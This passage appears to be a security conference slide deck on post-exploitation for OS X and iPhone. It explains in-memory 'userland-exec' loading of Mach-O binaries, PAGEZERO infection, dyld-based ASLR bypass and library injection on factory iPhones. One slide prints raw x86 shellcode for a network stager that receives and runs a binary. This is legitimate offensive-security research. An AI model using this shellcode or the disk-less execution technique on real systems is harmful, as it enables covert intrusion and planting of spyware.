


# Post exploitation techniques on OSX and Iphone


Vincenzo Iozzo

[vincenzo.iozzo@zynamics.com](mailto:vincenzo.iozzo@zynamics.com)




# Who I am

- Student at Politecnico di Milano
- Security Consultant at Secure Network srl
- Reverse Engineer at zynamics GmbH




# Quick overview

- The old guy:
  - Userland-exec on OSX
  - Some practical examples
- The new guy:
  - Something similar to userland-exec on factory iPhone
  - Proof that it works
  - First step toward Meterpreter on factory iPhone





# Mach-O file



- **Header structure:** information on the target architecture and options to interpret the file.
- **Load commands:** symbol table location, registers state.
- **Segments:** define region of the virtual memory, contain sections with code or data.



# Mach-O representation




# Segment and sections




# Let your Mach-O fly!

- Userland-exec
  - Execute an application without the kernel
- Technique was presented at BH DC
- The first part of this talk covers technique and some applications of it to Mac OS X



# WWW


- **Who:** an attacker with a remote code execution in his pocket.
- **Where:** the attack is two-staged. First run a shellcode to receive the binary, then run the auto-loader contained in the binary.
- **Why:** later in this talk.






# What kind of binaries?

- Any Mach-O file, from ls to Safari
- In real life, probably stuff like keyboard sniffers, other not-so-nice programs




# What normally happens

- You want to run your binary: mybin
- `execve` system call is called
- Kernel parses the binary, maps code and data, and creates a stack for the binary
- Dyld resolves dependencies and jumps to the binary entry point





# What Mach-O on the Fly does

- Craft a binary which contains a stack identical to the one created by the kernel and a piece of code which mimics the kernel
- Send binary to exploited process
- Do some cleanup, jump to the dynamic linker entry point (as the kernel would do)




# In a picture




# Stack

- Mach-O file base address
- Command line arguments
- Environment variables
- Execution path
- All padded




# Stack representation




# Auto-loader

- Embedded in binary
- Impersonates the kernel
- Un-maps the old binary
- Maps the new one



# Auto-loader description


- Parses the binary
- Reads the virtual addresses of the injected binary segments
- Unloads the attacked binary segments pointed by the virtual addresses
- Loads the injected binary segments








# Auto-loader description(2)

- Maps the crafted stack referenced by **\_\_PAGEZERO**
- Cleans registers
- Cleans some libSystem variables
- Jumps to dynamic linker entry point




# We do like pictures, don't we?




# Infected binary

- We need to find a place to store the auto-loader and the crafted stack
- **\_\_PAGEZERO** infection technique
- Cavity infector technique





# PAGEZERO Infection

- Change **\_\_PAGEZERO** protection flags with a custom value
- Store the crafted stack and the auto-loader code at the end of the binary
- Point **\_\_PAGEZERO** to the crafted stack
- Overwrite the first bytes of the file with the auto-loader address




# Binary layout




# Let's clean things up

- We need to clean up some variables in order to make the attack work
- They are stored in libSystem
- They are not exported
- ASLR for libraries makes this non-trivial
- No dlopen/dlsym combo




# Defeat ASLR using the dynamic linker

- The dynamic linker has a list of the linked libraries
- We can access this list by using some of its function
- Remember that we want to perform everything in memory



# Useful dyld functions


- **\_dyld\_image\_count()** used to retrieve the number of linked libraries of a process.
- **\_dyld\_get\_image\_header()** used to retrieve the base address of each library.
- **\_dyld\_get\_image\_name()** used to retrieve the name of a given library.






# Find 'em

- Parse dyld load commands.
- Retrieve **\_\_LINKEDIT** address.
- Iterate dyld symbol table and search for the functions name in **\_\_LINKEDIT**.




# Back to libSystem

- Non-exported symbols are taken out from the symbol table when loaded.
- Open libSystem binary, find the variables in the symbol table.
- Adjust variables to the base address of the in-memory **\_\_DATA** segment.




# Put pieces together

- Iterate the header structure of libSystem in-memory and find the **\_\_DATA** base address.
  - **\_\_DATA** base address 0x2000
  - Symbol at 0x2054
  - In-memory **\_\_DATA** base address 0x4000
  - Symbol in-memory at 0x4054




# Mach-O Fly payload

- Not much bigger than bind shellcode
- A lot of work is in preparing the binary to send




# Mach-O Fly payload(x86)

```
char shellcode[] =  
"\x31\xc0\x50\x40\x50\x40\x50\x50\xb0\x61\xcd\x80\x99\x89\xc6\x52"  
"\x52\x52\x68\x00\x02\x04\xd2\x89\xe3\x6a\x10\x53\x56\x52\xb0\x68"  
"\xcd\x80\x52\x56\x52\xb0\x6a\xcd\x80\x52\x52\x56\x52\xb0\x1e\xcd"  
"\x80\x89\xc3\x31\xc0\x50\x48\x50\xb8\x02\x10\x00\x00\x50\xb8\x07"  
"\x00\x00\x00\x50\xb9\x40\x4b\x4c\x00\x51\x31\xc0\x50\x50\xb8\xc5"  
"\x00\x00\x00\xcd\x80\x89\xc7\x31\xc0\x50\x50\x6a\x40\x51\x57\x53"  
"\x53\xb8\x1d\x00\x00\x00\xcd\x80\x57\x8b\x07\x8d\x04\x38\xff\xe0"
```




# Results


- Execute a binary to an arbitrary machine.
- No traces on the hard-disk.
- No `execve()`, the kernel doesn't know about us.
- It works with every binary.
- It is possible to write payloads in a high level language.



# DEMO




# Entering iPhone






# Iphone nightmare - first step

- We (I and Charlie) tried to port my attack to Iphone and we succeeded on jailbroken ones
- We, as everyone else who tried to write attacks for this OS, were convinced it would have worked on factory phones too




# Iphone nightmare – step two

- It didn't.
- Code signing and XN bit are a huge problem on factory iPhones
- You cannot execute a page unless is signed
- You cannot set a page executable if it was writable




My face at this point




# A step toward success

- Just two days before our presentation at BH EU Charlie discovered that it is possible to set execution flags on a writable page
- But only shared libraries pages




# My face after Charlie's discovery




# But still..

- My attack could not work anyway cause we cannot touch the executable pages
- So instead of a binary we decided to inject a library..
- .. It worked!




# My face at the end



# Why so?


- Until now there was no way to execute your own code on a factory phone
  - No advanced payloads
  - In most cases no payloads at all
  - Just some very hard return-into-libSystem stuff
- With this attack we have:
  - Advanced payloads(Meterpreter anyone?)
  - No need to play with return-into-something stuff anymo






# A few questions

- How Charlie's trick works?
- How can we map a library?
- Ok you have an injected library, now what?
- How do we play with dyld in order to link our library?




# How Charlie's trick works?

- Three steps:
  - Call `vm_protect()` in order to change page permissions to readable and writable
  - Write whatever you want
  - Call `vm_protect()` again with readable and executable flags




# How can we map a library?

- Mapping a library is no different from mapping an executable
- We need to make sure to map the injected library upon an already mapped one
- Clearly we cannot just `memcpy()` stuff




# Leveraging the trick

- For each segment we need to map we issue a `vm_protect` with `READ` and `WRITE` flags
- We copy the segment
- We issue another `vm_protect` with the protection flags the segment expects




# Ok you have an injected library, now what?

- A non-linked library is useless
